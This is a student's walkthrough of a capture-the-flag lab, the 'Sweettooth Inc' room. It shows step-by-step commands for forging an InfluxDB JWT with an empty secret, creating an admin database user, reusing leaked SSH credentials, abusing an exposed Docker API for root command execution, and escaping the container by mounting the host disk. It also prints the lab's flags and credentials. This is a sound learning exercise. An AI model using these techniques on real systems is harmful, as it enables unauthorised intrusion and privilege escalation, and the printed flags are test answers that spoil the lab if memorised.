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## Task 1

First is to deploy a start machine.

### Task 2


Do a TCP portscan. What is the name of the database software running on one of these ports?

## **Ans: InfluxDB**

To find this, I had to run an nmap scan.

Command used:-

# nmap -sCV -vv -oN sweettooth.scan.txt 10.10.52.215




# **Database exploration and user flag**

What is the database user you find?

By checking a few blogs, I was able to understand that this can be done by simply visiting the /debug/requests directory on port 8086.

Command used:- curl http://10.10.235.46:8086/debug/requests

Ans: o5yY6yya




What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?


# Ans: 22.5

First is to try and access the Influx database.

Next step was to craft a JWT token using the JWT.IO site by setting up the following parameters: username: o5yY6yya, valid expiry date and empty secret key




To get a valid expiry stamp date I used the tool EpochConverter.




Now that I have a valid JWT token next was to check if it works by quering available databases.

Command Used:- curl -G 'http://10.10.235.46:8086/query?' --data-urlencode 'q=SHOW DATABASES;' --header 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG\_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq



I also wanted to show the contents of the series.

Command used:- curl -G 'http://10.10.235.46:8086/query?' --data-urlencode "db=mixer" --data-urlencode 'q=SHOW SERIES' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG\_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq



My next big step was to add a user and password in the database and try to login with the created credentials.

Command Used:- curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode
"q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES" -H
'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb


WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG\_6x-NJIirvDON1RhLIQyT3Co4WXg'

#### **Results**



{"results":[{"statement\_id":0}]}

After a few trials to run commands in the database, my effort still were amounting to no success.




I therefore decided to terminate this machine and start machine again to get a new target.

At first I was quite stuck for some time, later after going through this lab in one of our classes, was when I realized my mistake.

New target is:- 10.10.20.234


# Creating a user admin: password123

curl -X POST 'http://10.10.125.1:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'password123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUi OiJvNXlZNnl5YSIsImV4cCI6MTgwNTIxMjAxNX0.aQuZpZH7hXguoEzq8bygMg0fjVOP55Um 5eRx5zPdUDw'



Next was to connect to the Influxdb database.


Command used:- influx -host 10.10.20.234 -port 8086 -username admin -password password123



Connected

Now is to navigate as I answer the questions.

Now let me find what was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)? Command used:- select \* from water\_tanks;



What is the highest rpm the motor of the mixer reached?

#### Ans: 4875

First is to select to use the mixer database.

Next is to show available measurements using command:- show measurements;

Command used:- **select \* from mixer\_stats** 

```
162148520000000000 59.14 4116 62.05

162149040000000000 63.33 4850 73.98

16214940000000000 62.31 4236 71.98

162150120000000000 61.11 4496 70.93

162150120000000000 63.7 4862 66.2

162150480000000000 68.05 4530 61.81

16215900000000000 60.8 4856 64.22

162151200000000000 60.8 4856 64.22

162151200000000000 64.19 4330 70.97

1621512200000000000 59.24 4190 60.25

1621522800000000000 59.24 4875 60.25
```

What username do you find in one of the databases?

#### Ans:

First step was to use creds database, then under the ssh measurements, I was able to find a remote user using the ssh service.


User: uzJk6Ry98d8C, Pass:7788764472

Next step was to try and access remotely using the user and password I had discovered.

Command used:- ssh uzJk6Ry98d8C@10.10.20.234 -p 2222

#### user.txt

Ans: THM{V4w4FhBmtp4RFDti}



# **Privileged Escalation**

/root/root.txt

I am supposed to find the root.txt.

Ans: THM{5qsDivHdCi2oabwp}

From the database, I already know there is a docker database, therefore am going to try to get more information using docker. Docker lets you build, test, and deploy applications quickly Docker packages software into standardized units called containers that have everything the software needs to run including libraries, system tools, code, and runtime.

> show databases;
name: databases
name

creds
docker
tanks
mixer
internal
> use docker;
Using database docker
> show measurements;
name: measurements
name
stats
> select \* from stats;
ERR: error parsing query: found STATS, expected identifier at line 1, char 15
> select + from stats:

First step is to activate the docker instance on port 8080.


Command used:- ssh uzJk6Ry98d8C@10.10.20.234 -p 2222 -L 8080:localhost:8080

```
(Nonte Nall) - [/home/coderic/Downloads/tryhackme/sweettooth]
ssh uz]k6Ry98d8Cq10.10.20.234 -p 2222 -L 8080:localhost:8080
uz]k6Ry98d8Cq10.10.20.234's password:

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

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permitted by applicable law.
Last login Mon Mar 18 08:57:50 2024 from ip-10-8-96-243.eu-west-1.compute.internal
uz]k6Ry98d8Cq521736e79392:-$ |
```

Checking if I can access docker container/json directory from my browser.



Yes I can!

Now that docker on port 8080 is working, how about try and see if I can run commands using the terminal.

First I will try and grep files in the current directory using docker on port 8080.

Commands used:- docker -H tcp://localhost:8080 container exec sweettoothinc ls

It works.

How about try and see which user is this docker using.

Command used:- docker -H tcp://localhost:8080 container exec sweettoothinc whoami

```
(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# docker -H tcp://localhost:8080 container exec sweettoothinc whoami
root
```

#### Perfect I am root user.

What if I try to access the directory root/root.txt using the docker service.

Command used:- docker -H tcp://localhost:8080 container exec sweettoothinc cat root/root.txt

Nice, I was able to read the first root.txt.

# Task 5 Escape

The second /root/root.txt


Ans: THM{nY2ZahyFABAmjrnx}

Now that docker is giving us the capabilities to interact with the server, next plan was to upload a reverse shell script that when run would pivot us to the next root user.

First thing is to generate a reverse shell command then upload it on the server using docker.


Using nano I will create a reverse shell that I will call sweettoothinc.sh First I will need to find out my tun0 address, this is the address to my local machine that is supposed to get the reversed shell using the netcat listener.

Sweettoothinc.sh script creation.




Now let me upload the script

First is to open an http server on the directory that I have saves my file using command python3 -m http.server




# Upload was succesful




Now my next step will be to execute this script as I listen on port 9092 as set in the reverse shell I generated.

Starting the netcat listener:



Done.

Next is to execute the script.




I have a shell.

Next is to begin some navigation with a course to find the second flag.

#### Command used: df -h

The df command is used to display information about total space and available space on a file system. The FileSystem parameter specifies the name of the device on which the file system resides, the directory on which the file system is mounted, or the relative path name of a file system.



#### The /dev/xvda1

/dev/xvda1 is your root drive. Your operating system, all applications, etc are installed there. It's the equivalent of your C drive in windows

Having this knowledge, next step is to mount this directory to my directory of choice, in my case I choose to use the esc directory.

```
Filesystem
                 Size Used Avail Use% Mounted on
                 15G 4.8G 9.5G 34% /
                       0 64M
0 247M
tmpfs
                 64M
                                    0% /dev
                                    0% /sys/fs/cgroup
/dev/xvda1
                 15G 4.8G
                             9.5G
                                   34% /etc/hosts
                       0 64M
4.7M 94M
shm
                 64M
                                   0% /dev/shm
                 99M 4.7M
tmpfs
                                    5% /run/docker.sock
root@521736e79392:/root# cd /tmp
root@521736e79392:/tmp# ls
root@521736e79392:/tmp# mkdir -p /tmp/esc
mkdir -p /tmp/esc
root@521736e79392:/tmp# ls
esc
root@521736e79392:/tmp# cd esc
cd esc
root@521736e79392:/tmp/esc# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
root@521736e79392:/tmp/esc# ls
root@521736e79392:/tmp/esc# cd ../
root@521736e79392:/tmp# ls
15
root@521736e79392:/tmp# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
mount: /dev/xvda1 is already mounted or /tmp/esc busy
       /dev/xvda1 is already mounted on /etc/resolv.conf
       /dev/xvda1 is already mounted on /etc/hostname/dev/xvda1 is already mounted on /etc/hosts
       /dev/xvda1 is already mounted on /var/lib/influxdb
       /dev/xvda1 is already mounted on /tmp/esc
root@521736e79392:/tmp# cd esc
```

#### Mounted.

Next was to navigate files that I have just mounted in the esc directory that I created.

By looking into some of the mounted files, there is a root directory available si I decided to take a look into that firs.

On opening this directory there is a root.txt file which I used command cat to display the file contents.

```
root@521736e79392:/tmp# cd esc
root@521736e79392:/tmp/esc# ls
boot
dev
home
initrd.img
1 ib
lib64
lost+found
media
opt
proc
root
sbin
sys
tmp
vmlinuz
vmlinuz.old
root@521736e79392:/tmp/esc# cd root
root@521736e79392:/tmp/esc/root# ls
root@521736e79392:/tmp/esc/root# cat root.txt
THM{nY2ZahyFABAmjrnx}
root@521736e79392:/tmp/esc/root# |
```

Flag is THM{nY2ZahyFABAmjrnx}

## **Conclusion:**

In my conclusion, the SweetToothInc room was engaging and informative as well, I have been introduced to the use of Curl and JWTokens to get access to a database, create a new user and password using cURL.

I have also been introduced to a new database I did not have knowledge about called Infuxdb interaction with the terminal as well.

Another area of interest was using docker and manipulate it on how to get my desired results from the terminal. With its well-designed structure and realistic scenarios, SweetToothInc serves as an excellent resource for both beginners looking to familiarize themselves with database security and pivoting from one system to the other, for example, using the ssh information gathered from the ssh database we were able to login remotely to a machine using the ssh service.

Overall, completing the SweetToothInc room has offered valuable insights and practical experience that I greatly believe it was to an added advantage in my Cybersecurity journey.

#### Thank You.